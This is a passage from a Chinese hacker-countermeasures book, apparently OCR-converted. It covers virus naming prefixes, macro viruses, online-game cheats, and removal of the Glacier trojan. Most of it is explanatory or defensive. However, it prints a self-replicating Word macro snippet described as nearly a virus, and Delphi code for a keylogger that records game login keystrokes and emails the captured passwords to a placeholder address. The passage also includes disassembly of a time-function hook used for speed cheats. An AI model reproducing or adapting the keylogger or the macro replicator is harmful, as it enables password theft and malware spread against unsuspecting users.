下面讲解一下各种前缀的含义：

WM：Word宏病毒，可以在Word6.0和Word95(Word7.0)下传播发作，也可以在Word97(Word8.0)或以上的Word中传播发作，但该病毒不是在Word97下制作完成的。

W97M：Word97宏病毒，这些是在Word97下制作完成，并只在Word97及以上版本的Word中传播发作。

XM：Excel宏病毒在Excel5.0和Excel95下制作完成并传播发作，同样，此种病毒也可以在Excel97或以上版本传播发作。

X97M：在Excel97下制作完成的Excel宏病毒，此类病毒也可以在Excel5.0和Excel97下传播发作。

XF：Excel程式(Excel Formula)病毒，此类病毒是用Excel4.0把程序片断植入新的Excel文档中的。

AM：在Access95下制作完成并传播发作的Access的宏病毒。

A97M：在Access97下制作完成并传播发作的Access的宏病毒。

W95：顾名思义，这类是Windows95病毒，运行在Windows 95操作系统下，当然也可以运行在

Windows 98 下。

Win : Windows3.x 病毒，感染 Windows3.x 操作系统的文件。

W32 : 32 位 Windows 病毒，感染所有的 32 位 Windows 平台。

WNT : 同样是 32 位 Windows 病毒，但只感染 Windows NT 操作系统。

HLLC : 高级语言同伴 (High Level Language Companion) 病毒，它们通常是 DOS 病毒，通过新建一个附加的文件 (同伴文件) 来传播。

HLLP : 高级语言寄生 (High Level Language Parasitic) 病毒，这些通常也是 DOS 病毒，寄生在主文件中。

HLLO : 高级语言改写 (High Level Language Overwriting) 病毒，通常是 DOS 病毒，以病毒代码改写主文件。

Trojan/Troj : 这并不是病毒，只是特洛伊木马，通常装扮成有用的程序，大多有恶意代码，特洛伊木马并不会传染。

VBS : 用 Visual Basic Script 程序语言编写的病毒。

AOL : 美国在线 (AOL) 环境下特殊的木马，其目的通常是窃取 AOL 的密码等信息。

PWSTEAL : 窃取密码等信息的木马。

JAVA : 用 JAVA 程序语言编写的病毒。

第 10 变 宏病毒及其防治方法

如果说宏病毒的出现曾经给反病毒软件厂商出了一道难题，那么电脑网络特别是因特网的出现，在给人们的信息交流带来极大方便的同时，也给计算机病毒（特别是宏病毒）的传播提供了空前便利的条件，今天的计算机用户比以往任何时候都更加真实地面对它的威胁。

一、宏病毒的基础知识

宏是微软公司为其 Office 软件包设计的一个特殊功能，目的是让用户文档中的一些任务自动化。Office 中的 Word 和 Excel 都有宏，这里以 Word 为例。

如果在 Word 中重复进行某项工作，可用宏使其自动执行。宏是将一系列的 Word 命令和指令组合在一起，形成一个命令，以实现任务执行的自动化。可创建并执行一个宏，以替代人工进行一系列费时而重复的 Word 操作。宏的一些典型应用有：

加速日常编辑和格式设置；

组合多个命令；

使对话框中的选项更易于访问；

使一系列复杂的任务自动执行；

Word 提供了两种创建宏的方法：宏录制器和 Visual Basic 编辑器。



宏录制器：可帮助用户开始创建宏。Word 在 Visual Basic for Applications 编程语言中把宏录制为一系列的 Word 命令。

Visual Basic 编辑器，可以打开已录制的宏，修改其中的指令。也可用 Visual Basic 编辑器创建包括 Visual Basic 指令的非常灵活和强有力的宏。

编辑完宏后，可以将宏保存到模板或文档中。在默认的情况下，Word 将宏存贮在 Normal 模板中，以便所有的 Word 文档均能使用。

这一特点几乎为所有的宏病毒所利用。

二、什么是宏病毒

宏病毒是一种寄存在文档或模板的宏中的计算机病毒。一旦打开这样的文档，其中的宏就会被执行，于是宏病毒就会被激活，转移到计算机上，并驻留在 Normal 模板上。从此以后，所有自动保存的文档都会“感染”上这种宏病毒，而且如果其他用户打开了感染病毒的文档，宏病毒又会转移到他的计算机上。

如果某个文档中包含了宏病毒，称此文档感染了宏病毒；如果 Word 系统中的模板包含了宏病毒，称 Word 系统感染了宏病毒。

虽然 Office/Word 无法扫描软盘、硬盘或网络驱动器上的宏病毒（要得到这种保护，需要购买和安装专门的防病毒软件），但当打开一个含有可能携带病毒的宏的文档时，它会显示宏警告信息。这样就可选择打开文档时是否要包含宏，如果希望文档包含要用到的宏（例如单位所用的定货窗体），打开文档时就包含宏。

如果不希望在文档中包含宏，或者不了解文档的确切来源。例如，文档是作为电子邮件的附件收到的，或是来自网络或不安全的 Internet 节点。在这种情况下，为了防止可能发生的病毒传染，打开文档过程中出现宏警告提示时最好选择“取消宏”。

Office 软件包安装后，系统中包含有关于宏病毒防护的选项，其默认状态是允许“宏病毒保护”。如果愿意，可以终止系统对文档宏病毒的检查。当 Word 显示宏病毒警告信息时，选中“在打开带有宏或自定义内容的文档时提问”。或者关闭宏检查：单击“工具”菜单中的“选项”命令，再单击“常规”选项卡，然后选中“宏病毒保护”。

不过这里强烈建议不要取消宏病毒防护功能，否则会失去这道防护宏病毒的天然屏障。

三、宏病毒的判断方法

虽然不是所有包含宏的文档都包含了宏病毒，但当有下列情况之一时，可以百分之百地断定 Office 文档或 Office 系统中有宏病毒：

* 根据警告来判断。在打开“宏病毒防护功能”的情况下，当打开一个自己写的文档时，系统会弹出相应的警告框。确认并没有在该文档中使用宏，那么可以肯定文档已经感染了宏病毒。

* 根据宏防护功能的保存状态来判断。如果启用宏病毒防护选项后，发现无法在两次启动 Word 之间保持该功能继续启用并持有效状态，则系统大多已经感染了宏病毒。也就是说一系列 Word 模

板，特别是 normal.dot 已经被感染。

鉴于绝大多数人都不需要或者不会使用“宏”这个功能，可以得出一个相当重要的结论：如果你 Office 文档在打开时，系统给出一个宏病毒警告框，那么应该对这个文档保持高度警惕，它被感染的几率极大。

TIPS

简单地删除被宏病毒感染的文档并不能清除 Office 系统中的宏病毒！

为了对宏病毒有个更好的认识，下面通过一个简单的宏病毒示例来分析它。

该病毒是利用了微软的宏功能编制的病毒，事实上并不仅是 Office 中的 VBA 可以用来写病毒，任何有文件 I/O 功能的 Script 都可以，如 ASP 中的 VBScript、Windows 中的 Script、StarOffice 中的 Macro、DOS 中的 Bat、UNIX 中的 ShellScript 等。考虑传播的可能性，以 Word 为首位，以下说明 Word 中的 MacroVirus 制作。

* AutoMacro

这里所说的“AutoMacro”不只是 AutoOpen 一类的宏。还包括 DocumentOpen、DocumentClose 一类，在执行必要操作时会触发的事件。病毒触发是隐含在正常的操作中的，这些必然执行的宏就是最好的宿主。

* 访问病毒体

ActiveDocument 和 NormalTemplate 要用到的对象 MacroContainer：当前 Macro 所在的 Container.ActiveDocument.NormalTemplate：顾名思义，不用说了。

* 访问宏代码的对象(方法)

class.VBProject.VBComponents.Item(1).CodeModule (class 为 Macro-Container.ActiveDocument.NormalTemplate 中的一个)，为指向宏的对象。

主要的方法：

string Lines(StartLine,Lines) 返回由 StartLine 开始的 Lines 行 InsertLines Location, Strings 将 Strings 插入到由 Location 指定的行。以下是一个将 MacroContainer 的 Sub Document_close() 写到 ActiveDocument 的例子，改一下就是个宏病毒了：

```
Sub Document_close()
set m=MacroContainer.VBProject.VBComponents.Item(1).CodeModule
set a=ActiveDocument.VBProject.VBComponents.Item(1).CodeModule
for i=1 to m.CountOfLines
str=m.Lines(i,1)
if str="Sub Document_close()" then Exit For
next
j=1
Label_01:
a.InsertLines j,str
```



```

if str="End Sub" goto Label_02
j=j+1
i=i+1
str=m.Lines(i,1)
goto Label_01
Label_02:

```

四、宏病毒的防范和清除

目前针对宏病毒的预防和清除操作有很多种，下面分正常应对和应急处理两种方式来简单讲解：

1. 首选方法

用最新版的反病毒软件清除宏病毒。使用反病毒软件是一种高效、安全和方便的清除方法，也是一般计算机用户的首选方法。但是宏病毒并不像某些人认为的那样是有所谓“广谱”的查杀软件，这方面的突出例子就是ETHAN宏病毒。

ETHAN宏病毒相当隐蔽，使用KV、RAV、KILL等反病毒软件都无法很好地查杀它（发现、杀除和很好地查杀并不是一个概念，至少要考虑到有用的资料、文件等是否在杀毒的同时也被破坏）。此外这个宏病毒能够悄悄取消Word中宏病毒防护选项，并且某些情况下会把被感染的文档置为只读属性，从而更好地保存自己。

因此，对付宏病毒应该和对付其他种类的病毒一样，也要尽量使用最新版的查杀病毒软件。无论使用的是何种反病毒软件，及时升级是非常重要的。

2. 应急处理方法

用写字板或Word文档作为清除宏病毒的桥梁。如果Word系统没有感染宏病毒，但需要打开某个外来的、已查出感染有宏病毒的文档，而手头现有的反病毒软件又无法查杀它们，那么可以用下面的方法来查杀文档中的宏病毒：打开这个包含了宏病毒的文档（当然是启用Word中的“宏病毒防护”功能，并在宏警告出现时选择“取消宏”），然后在“文件”菜单中选择“另存为”，将此文档改存成写字板(RTF)格式或Word格式。

在上述方法中，存为写字板格式是利用RTF文档格式没有宏，存为Word格式则是利用了Word文档在转换成Word格式时会失去宏的特点。写字板所用的RTF格式适用于文档中的内容限于文字和图片的情况下，如果文档内容中除了文字、图片外还有图形或表格，那么按Word格式保存一般不会失去这些内容。

存盘后应该检查一下文档的完整性，如果文档内容没有任何丢失，并且在重新打开此文档时不再出现宏警告则大功告成。

Tips

没有一个系统是绝对可靠的！因为无论防病毒措施多么理想，系统仍存在被新病毒入侵并中断业务的可能。因此，切实可行的方法是对系统本身、单机以及邮件服务器进行全方位保护，这样才能将病毒带来的危险降至最低。

第 11 变 网游外挂完全解密

现在玩网络游戏已经成为了一种时尚，在充斥着“强者就是一切”的理念游戏中，游戏外挂也应运而生了。

就功能来说外挂也是多种多样，有游戏辅助类外挂、密码盗取类外挂、游戏加强类外挂等，那么这些外挂如何能欺骗技术强悍的游戏公司技术管理员呢？下面介绍木马式、加速式及封包式三种外挂。



一、木马式外挂解除

众所周知，木马式外挂是用来帮助做外挂的人偷取别人游戏的账号及密码的。如今的网络上充斥着大量的此类外挂。要做此类外挂的程序实现方法很多，比如HOOK、键盘监视等技术。因为HOOK技术对程序员的技术要求比较高，并且在实际应用上需要多带一个动态链接库，所以在文中以键盘监视技术来实现此类木马的制作。键盘监视技术只需要一个.exe文件就能实现做到后台键盘监视，这个程序用这种技术来实现比较适合。

在做程序之前必须了解一下程序的思路：

- * 首先要知道想记录游戏的登录窗口名称；
- * 判断登录窗口是否出现；
- * 如果登录窗口出现，就记录键盘；
- * 当窗口关闭时，把记录信息通过邮件发送到程序设计者的邮箱。

第一点不具体分析了，从第二点开始就要注意了，因为从这里就开始这类外挂的程序实现之旅。

怎样判断登录窗口是否出现呢？其实很简单，用 FindWindow 函数就可以很轻松地实现了：

```
HWND FindWindow(
    LPCTSTR lpClassName, // pointer to class name
    LPCTSTR lpWindowName // pointer to window name
);
```

实际程序实现中，要找到“xx”窗口，就用 FindWindow(NULL, "xx")，当返回值大于 0 时表示窗口已经出现，那么就可以对键盘信息进行记录了。



首先用 SetWindowsHookEx 设置监视日志，该函数的用法如下：

```
HHOOK SetWindowsHookEx(
    int idHook, // type of hook to install
    HOOKPROC lpfn, // address of hook procedure
    HINSTANCE hMod, // handle of application instance
    DWORD dwThreadId // identity of thread to install hook for
);
```

在这里要说明的是在程序当中要在 HOOKPROC 这里通过写一个函数来实现，而 HINSTANCE 这里只需直接用本程序的 HINSTANCE 就可以了。具体实现方法为：

```
HHook := SetWindowsHookEx(WH_JOURNALRECORD, HookProc, HInstance, 0);
```

而 HOOKPROC 里的函数就要复杂一点：

```
function HookProc(iCode: integer; wParam: wParam; lParam: lParam): LResult; stdcall;
begin
    if findedtitle then file://如果发现窗口后
    begin
        if (peventmsg(lparam)^.message = WM_KEYDOWN) then file://消息等于键盘按下
        hookkey := hookkey + Form1.Keyhookresult(peventMsg(lparam)^.paramL, peventmsg(lparam)
        ^.paramH); file:// 通过 keyhookresult (自定义的函数，主要功能是转换截获的消息参数为按键
        名称) 转换消息。
        if length(hookkey) > 0 then file://如果获得按键名称
        begin
            Write(hookkeyFile,hookkey); file:// 把按键名称写入文本文件
            hookkey := '';
        end;
    end;
end;
```

以上就是记录键盘的整个过程，记录完一定要记得释放，UnHookWindowsHookEx(hHook)，而 hHOOK，就是创建 setwindowshookeX 后所返回的句柄。

得到了键盘的记录以后，只要把记录的这些信息发送回来，就大功告成了。其实发送这块并不是很难，只要把记录从文本文件里读出来，用 DELPHI 自带的电子邮件组件发一下就行了。代码如下：

```
assignfile(ReadFile,'hook.txt'); file:// 打开 hook.txt 这个文本文件
reset(ReadFile); file:// 设为读取方式
try
  While not Eof(ReadFile) do file:// 当没有读到文件尾
begin
  Readln(ReadFile,s,j); file:// 读取文件行
```

```
body:=body+s;
end;
finally
closefile(Readfile); file://关闭文件
end;
nmsmtpl1.EncodeType:=uU_mime; file://设置编码
nmsmtpl1.PostMessage.Attachments.Text:=''; file://设置附件
nmsmtpl1.PostMessage.FromAddress:='XXX@XXX.com'; file://设置源邮件地址
nmsmtpl1.PostMessage.ToAddress.Text:='XXX@XXX.com'; /设置目标邮件地址
nmsmtpl1.PostMessage.Body.Text:='密码 '+' '+body; file://设置邮件内容
nmsmtpl1.PostMessage.Subject:='password'; file://设置邮件标题
nmsmtpl1.SendMail; file://发送邮件
```

上面只是作为技术研究供参考，希望大家不要用来做一些违法的事情。

二、加速式外挂解除

所谓加速外挂其实是以修改时钟频率达到加速的目的，以前 DOS 时代玩过编程的人马上就会想到，这很简单，就是直接修改一下 8253 寄存器。这在以前 DOS 时代可能行得通，但是在 Windows 中则不然。Windows 是一个 32 位的操作系统，可以通过两种方法来实现：第一是写一个硬件驱动来完成，第二是用 Ring0 来实现，它的原理是修改 IDE 表→创建一个中断门→进入 Ring0→调用中断修改向量，但是没有办法，只能用 ASM 汇编来实现这一切。

先来了解一下很流行的一个程序——“齿轮”的关键代码：

1. 初始化部分(从“齿轮”调用 CreateFileMappingA 函数开始分析)

```
0167:00401B0E PUSH    00
0167:00401B10 PUSH    00010000
0167:00401B15 PUSH    00
0167:00401B17 PUSH    04
0167:00401B19 PUSH    00
0167:00401B1B PUSH    FF
0167:00401B1D CALL    [KERNEL32!CreateFileMappingA]
;调用CreateFileMappingA
;调用形式如右:CreateFileMappingA(FF.0.4.0.10000.0)
0167:00401B23 MOV     ECX,[EBP-30]
0167:00401B26 MOV     [ECX+00000368].EAX
0167:00401B2C MOV     DWORD PTR [EBP-14],80000000
0167:00401B33 JMP    00401B41
```



```

0167:00401B35 MOV     EDX,[EBP-14]
0167:00401B38 ADD     EDX,00010000
;申请基址加0x10000
0167:00401B3E MOV     [EBP-14],EDX
0167:00401B41 MOV     EAX,[EBP-14]
0167:00401B44 PUSH    EAX      ;映射文件基址
0167:00401B45 PUSH    00       ;映射的字节数
0167:00401B47 PUSH    00       ;文件偏移低32位
0167:00401B49 PUSH    00       ;文件偏移高32位
0167:00401B4B PUSH    02       ;访问模式
0167:00401B4D MOV     ECX,[EBP-30]
0167:00401B50 MOV     EDX,[ECX+00000368]
0167:00401B56 PUSH    EDX
;CreateFileMappingA 返回的映射文件句柄
0167:00401B57 CALL    [KERNEL32!MapViewOfFileEx]
;调用形式如右:MapViewOfFileEx(EDX,2,0,0,0,EAX)
0167:00401B5D MOV     ECX,[EBP-30]
;[EBP-30]为即将映射到2G之上
0167:00401B60 MOV     [ECX+0000036C],EAX
;代码的数据域的起始地址
0167:00401B66 MOV     EDX,[EBP-30]
0167:00401B69 CMP     DWORD PTR [EDX+0000036C],00
;检查MapViewOfFileEx
0167:00401B70 JZ      00401B74
;返回值，若为0则继续调
0167:00401B72 JMP     00401B76 ;调用MapViewOfFileEx
0167:00401B74 JMP     00401B35 ;直至成功为止
0167:00401B76 MOV     EAX,[EBP-30]
0167:00401B79 MOV     ECX,[EAX+0000036C]
0167:00401B7F MOV     [EBP-08],ECX
;映射文件起始地址存入[EBP-08]
0167:00401B82 CALL    [WINMM!timeGetTime]
0167:00401B88 MOV     [EBP-14],EAX
;将初次调用timeGetTime
0167:00401BA0 MOV     ECX,[EBP-08]
;返回值保存到[EBP-14]

```

黑客 对抗七十二变

许

```
0167:00401BA3 MOV EDX,[EBP-14]  
;以及映射文件基址+FF30处  
0167:00401BA6 MOV [ECX+0000FF30],EDX
```

省略的代码类似的保存调用初次 GetTickCount.QueryPerformanceCounter 的返回值

```
0167:00401BED MOV DWORD PTR [EBP-14].00000000  
0167:00401BF4 MOV EDX,[EBP-30]  
0167:00401BF7 MOV EAX,[EDX+0000036C]  
0167:00401BFD MOV ECX,[EBP-14]  
0167:00401C00 MOV BYTE PTR [ECX+EAX+0000F000],9A  
;9a为远调用的指令码  
0167:00401C08 MOV EDX,[EBP-14]  
0167:00401C0B ADD EDX,01  
0167:00401C0E MOV [EBP-14].EDX  
0167:00401C11 MOV EAX,[EBP-14]  
0167:00401C14 ADD EAX,04  
0167:00401C17 MOV [EBP-14].EAX  
0167:00401C1A MOV ECX,[EBP-30]  
0167:00401C1D MOV EDX,[ECX+0000036C]  
0167:00401C23 MOV EAX,[EBP-14]  
0167:00401C26 MOV BYTE PTR [EAX+EDX+0000F000],14  
;14为调用门描述符的索引  
0167:00401C2E MOV ECX,[EBP-14]  
0167:00401C31 ADD ECX,01  
0167:00401C34 MOV [EBP-14].ECX
```

```
0167:00401C9A MOV BYTE PTR [ECX+EAX+0000F000],00  
0167:00401CA2 MOV EDX,[EBP-14]
```

;以上代码为在映射代码偏移 F000 处写入指令 CALL 0014:0000

```
0167:00401CA5 ADD EDX,01
```

;指令 A91400C20000 共 6 个字节

```
0167:00401CA8 MOV [EBP-14].EDX ;  
0167:00401CAB MOV ESI,00402138
```

;要复制的代码的起始地址

```
0167:00401CBO MOV EDI,[EBP-08]
```

;要复制代码的目标地址(映射区域中)



```

0167:00401CB3 MOV ECX,00402688
;402688 为要复制的代码的末地址
0167:00401CB8 SUB ECX,ESI
0167:00401CBA REPZ MOVS B ;将代码全部复制到映射区域
0167:00401CBC SGDT FWORD PTR [EBP-1C] ;这句开始就很关键了
0167:00401CC0 LEA EAX,[EBP-001C]
0167:00401CC6 MOV EAX,[EAX+02] ;取GDT线性基址
.....
0167:00401CE3 MOV EAX,[EBP-30]
0167:00401CE6 MOV ECX,[EBP-0C]
0167:00401CE9 MOV [EAX+00000370],ECX
0167:00401CEF MOV EDX,[EBP-30]
.....
0167:00401FF SETI ;设置中断，初始化代码结束

```

2. 截获时间函数部分（以 timeGetTime 为例子，代码以跟踪顺序列出）

```

timeGetTime
JMP 832A 002A
;这是 timeGetTime 被修改后的首指令
0167:832A 002A CLI
;此时[esp]=40BF2C, 即游戏中调用 timeGetTime 函数的下一条指令
... (6个) 各寄存器分别入栈 且 MOV EBP,ESP
0167:832A 0033 CALL 832A 0038
;将当前 EIP 入栈 (即下一条指令的地址)
0167:832A 0038 POP EDI ;取出当前指令地址
XOR DI,DI
MOV ESI,EDI
;将 64K 内存首地址赋给 ESI
;此时 ESI=EDI=832A 0000
MOV EAX,[EDI+0000 FE90]
MOV EBX,[EDI+0000 FEE0]
.....
MOV [EBX],EAX
MOV EAX,[EDI+0000FE94]
MOV [EBX+04],EAX
RETF

```

TIPS

EDI+0000 FE90 起前 8 个字节保存着 JMP 832A 002A 指令是由“齿轮”初始化部分代码计算出来的，以上代码将 JMP 832A 002A 写入 timeGetTime 函数，这就是“变速齿轮”。

三、封包式外挂解除

网络游戏的封包技术是大多数编程爱好者都比较关注的问题之一，它涉及的技术范围很广泛，实现的方式也很多（比如 APIHOOK、VXD、Winsock2 都可以实现），在这里不可能每种技术和方法都涉及，所以在这里以 Winsock2 技术作详细讲解。

先定义 Winsock2.0 用得到的类型，这里以 WSA_DATA 类型做示范。WSA_DATA 类型会被用于 WSASStartup (wVersionRequired: word; var WSData: TWSAData): Integer;，WSData 是引用参数，在传入参数时传的是变量的地址，所以对 WSA_DATA 做以下封装：

```
const
  WSADESCRIPTION_LEN=256;
  WSASYS_STATUS_LEN=128;
type
  PWSA_DATA = ^TWSA_DATA;
  WSA_DATA = record
    wVersion: Word;
    wHighVersion: Word;
    szDescription: array[0..WSADESCRIPTION_LEN] of Char;
    szSystemStatus: array[0..WSASYS_STATUS_LEN] of Char;
    iMaxSockets: Word;
    iMaxUdpDg: Word;
    lpVendorInfo: PChar;
  end;
  TWSA_DATA = WSA_DATA;
```

我们要从 WS2_32.DLL 引入 winsock2 的函数，在此也以 WSASStartup 为例做函数引入：

```
function WSASStartup (wVersionRequired: word; var WSData: TWSAData): Integer; stdcall;
implementation
const WinSocket2 = 'WS2_32.DLL';
```

```
function WSASStartup; external winsocket name 'WSASStartup';
```

通过以上方法，便可以对 Winsock2 做接口，下面就可以用 Winsock2 做封包捕获了，不过首先要有一块网卡。因为涉及到正在运作的网络游戏安全问题，所以在这里以 IP 数据包为例做封包捕

获，如果下面的某些数据类型不是很清楚，可以查阅 MSDN：

(1) 启动 WSA，这时要用到 WSASStartup 函数，用法如下：

```
INTEGER WSASStartup(
  wVersionRequired: word,
  WSADATA: TWSA_DATA
);
```

(2) 使用 socket 函数得到 socket 句柄, m_hSocket:=Socket (AF_INET, SOCK_RAW, IPPROTO_IP)；

用法如下：

```
INTEGER socket (af: Integer,
  Struct: Integer,
  protocol: Integer
);
m_hSocket:=Socket (AF_INET, SOCK_RAW, IPPROTO_IP); 在程序里 m_hSocket 为 socket 句柄,
AF_INET, SOCK_RAW, IPPROTO_IP 均为常量。
```

(3) 定义 SOCK_ADDR 类型，根据网卡 IP 给 Sock_ADDR 类型赋值，然后使用 bind 函数来绑定网卡，Bind 函数用法如下：

```
Type
  IN_ADDR = record
    S_addr : PChar;
  End;
Type
  TSOCK_ADDR = record
    sin_family: Word;
    sin_port: Word;
    sin_addr : IN_ADDR
    sin_zero: array[0..7] of Char;
  End;
Var
  LocalAddr:TSOCK_ADDR;
  LocalAddr.sin_family: = AF_INET;
  LocalAddr.sin_port: = 0;
  LocalAddr.sin_addr.S_addr: = inet_addr('192.168.1.1'); // 这里你自己的网卡的IP地址
, 而 inet_addr 这个函数是 winsock2 的函数。
```

bind(m_hSocket, LocalAddr, sizeof(LocalAddr));

(4) 用 WSAIoctl 来注册 WSA 的输入输出组件，其用法如下：

```
INTEGER WSAIoctl(s:INTEGER,
```

```
dwIoControlCode : INTEGER,  
lpvInBuffer : INTEGER,  
cbInBuffer : INTEGER,  
lpvOutBuffer : INTEGER,  
cbOutBuffer: INTEGER,  
lpccbBytesReturned : INTEGER,  
lpOverlapped : INTEGER,  
lpCompletionRoutine : INTEGER  
);
```

(5)下面做死循环，在死循环块里实现数据的接收。但是循环中间要用Sleep()做延时，不然程序会出错。

(6)在循环块里，用recv函数来接收数据，recv函数用法如下：

```
INTEGER recv (s : INTEGER,  
buffer:Array[0..4095] of byte,  
length : INTEGER,  
flags : INTEGER,  
);
```

(7)在buffer里就是接收回来的数据，如果想要知道数据是从什么地方发来的，那么就要定义IP包结构，用CopyMemory()把IP信息从buffer里面读出来就可以了，不过读出来的是十六进制的数据，需要转换一下。

了解了封包捕获的全过程，是不是觉得封包的获得很容易？但是许多游戏的封包都是加密的，如果想搞清楚所得到的是什么内容，还需要自己进行封包解密才行。

第 12 变 冰河陷阱欺骗术

说到陷阱欺骗术，大家马上会想到“木马”这种后门软件。而说到了木马，就不得不提及冰河这个中国第一木马。

一、清除 TXTfile 型关联冰河

冰河以其功能强大、操作简单、运行稳定而大受黑客的欢迎。在中国，“冰河”率先做出了文件关联的木马软件，和国外拥有同样功能的木马软件“SUB7”齐名。“冰河”有两种 SERVER 关联的方法，一种是TxtFile 关联，另一种是EXEFile 关联。现在来了解一下TxtFile 关联的卸载方法。

首先来查看自己有没有中木马，在确定没连上网、没有打开防火墙或浏览器、没安装服务器软件的情况下（最好重启一次），以 Windows XP 为例，单击“开始→运行”，在运行栏中输入“cmd”命





令打开“命令符提示”窗口，在命令行中键入“Netstat -a”命令并回车确认。这个命令主要是用来查看本机上有没有端口是打开的，如没有将不会显示任何数字，如果冰河的Server端（即安装在被入侵主机的木马程序被控制端）在没改变端口设置的情况下被运行后，将显示出如图2-2所示的信息。

```
C:\>netstat -a
Active Connections
Proto Local Address          Foreign Address          State
TCP   Michael:7626           0.0.0.0:0              LISTENING
C:\>
```

图 2-2

从上图中可以看到端口7626是处在监听状态中的。还可以通过查看系统进程的方法得知Server端被复制到系统目录后的名字以及在注册表的位置，它们分别是：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
这两项在每次电脑启动时，随之一起启动的对应文件如图2-3所示：




图 2-3

现在删除它，先把注册表的“Run”分支和系统目录中的“xxx.exe”文件删除。



有经验的黑客会把文件名改得像 System.exe、Noteped.exe 等名字，从而让你错认为是系统文件而不敢删除！

接下来依次打开“开始→控制面板→文件夹选项”，在弹出的对话框中单击切换到“文件类型”选项卡设置界面，从“已注册的文件类型”列表中选中“txt”项。如图2-4所示：



图 2-4



选中“txt”项后，下方的说明信息中可以看到“打开方式”已经变成了“xxx”了！这时单击下方的“还原”按钮，在弹出的“编辑文件类型”对话框中单击“编辑”按钮。如图 2-5 所示：




图 2-5

接着在弹出的“编辑这种类型的操作：文本文档”对话框里，把“C:\WINDOWS\SYSTEM\xxx.exe”改为“X:\WINDOWS\system32\NOTE PAD.EXE %1”后，单击“确定”按钮即可。如图 2-6 所示：



图 2-6

经过上述设置后，现在就可以重启系统了。重启后将“Windows\System”目录里的“xxx.exe”这个文件删除后，就可以彻底清除 TxtFile 文件关联的“冰河”了。

二、卸载 EXEFILE 型关联冰河

现在来看看怎么卸载与 EXEFILE 关联的“冰河”。有人会问：上面的方法在这里可以应用吗？来看看两种关联的不同之处吧。

首先用上面的办法把注册表里的两项删除，再到“文件类型”中查找“应用程序”项。如图 2-7 所示：

从说明信息中，可以看出“打开方式”也是“xxx”，看出有什么不同了吗？右边的“删除”按钮是灰色的！这就是不同之处。看看注册表管理执行文件的项：

HKEY_CLASSES_ROOT\exefile\shell\open\command



图 2-7

是的，已出现了变化。如图 2-8 所示：



图 2-8

现在双击“默认”项，将其值改回为“%1 %*”（不用中文双引号）重启后，再到“windows\system”目录中删除“xxx”文件即可解决问题。

三、用“冰河陷阱”反攻冰河

面对嚣张的“放马者”难道只有消极地防御和查杀吗？其实不然，可以使用冰河作者黄鑫提供的伪装成冰河被控端的“冰河陷阱”来反控制“控制者”，这里将其主要功能作一简单介绍。


使用“冰河陷阱”进行反控制要求被控主机的系统为 Windows 9x/Me/NT/2000/XP 简体中文版中的任一种。运行“冰河陷阱”后，先来熟悉一下这个软件的 5 个重要功能，它们分别是：

- * 自动清除所有版本“冰河”；
- * 保存“冰河”配置信息；
- * 模拟“冰河”被控端；
- * 允许配置被控端信息；
- * 保存远程上传的文件。

“冰河陷阱”在启动后将自动清除本机的所有版本的冰河木马；当远程控制端（也就是上次对本机进行连接的冰河客户端）对被控主机进行连接后，“冰河陷阱”程序将自动模拟出真正的“冰河”被控后的情况，包括对命令的响应等。同时还能记录出监控端的 IP 地址、命令、命令参数等相关信息。这时，如果黑客从远程监控端上传文件，那么所有的文件都将保存在 UPLOAD 目录下，供被控端用户分析。

黑客 对抗七十二变

詐



运行冰河陷阱程序后，在弹出的“陷阱”主程序界面中，可以清楚地看到黑客的IP地址等信息。如图2-9所示：

图 2-9

使用“冰河陷阱”提供的“文件列表生成工具”生成虚拟的文件列表，并保存到DAT目录下的“文件列表.txt”。最好根据自己的系统安装情况使用此工具生成文件列表，让陷阱更真实。如图2-10所示：




图 2-10

“冰河陷阱”还提供了一个 wry.dll 文件，这就是网络中大名鼎鼎的“追捕”数据库，可以将其用于查询入侵者 IP 地址对应的确切地理位置。这里需要提一下 DAT 目录下的文件的作用，按照“冰河陷阱”中黄鑫提供的说明，可以得知：

系统信息.txt - 当监控端查看系统信息时，“冰河陷阱”自动发送该文件；
开机口令.txt - 当监控端查看开机口令时，“冰河陷阱”自动发送该文件；
缓存口令.txt - 当监控端查看缓存口令时，“冰河陷阱”自动发送该文件；

其他口令 .txt - 当监控端查看其他口令时，“冰河陷阱”自动发送该文件；
 历史口令 .txt - 当监控端查看历史口令时，“冰河陷阱”自动发送该文件；
 键盘记录 .txt - 当监控端查看键盘记录时，“冰河陷阱”自动发送该文件；
 屏幕 .bmp - 当监控端查看当前屏幕图像时，“冰河陷阱”自动发送该图片；
 窗口 .bmp - 当监控端查看当前窗口图像时，“冰河陷阱”自动发送该图片；
 进程列表 .txt - 当监控端查看当前进程列表时，“冰河陷阱”自动发送该文件；
 窗口列表 .txt - 当监控端查看当前窗口列表时，“冰河陷阱”自动发送该文件；
 网络共享 .txt - 当监控端查看当前网络共享时，“冰河陷阱”自动发送该文件；
 网络连接 .txt - 当监控端查看当前网络连接时，“冰河陷阱”自动发送该文件；
 服务端配置 .txt - 当监控端查看当前服务端配置时，“冰河陷阱”自动发送该文件；
 驱动器 .txt - 当监控端单击“文件管理器”中的被控端主机查询驱动器信息时，“冰河陷阱”自动发送该文件；
 文件列表 .txt - 当监控端单击“文件管理器”中的驱动器或目录时，“冰河陷阱”自动从该文件中检索信息，并发送相应的目录及文件信息。

这里除了文件列表最好借助文件列表生成器来修改外，读者可以根据自己的喜好按照默认的格式进行修改。如修改“驱动器 .txt”内 C:D: 为 C:D:E:F: 等，又如修改“其他口令 .txt”内用户名 (glacier) 部分为一个你喜欢的名字，比如 (zhangxi)。

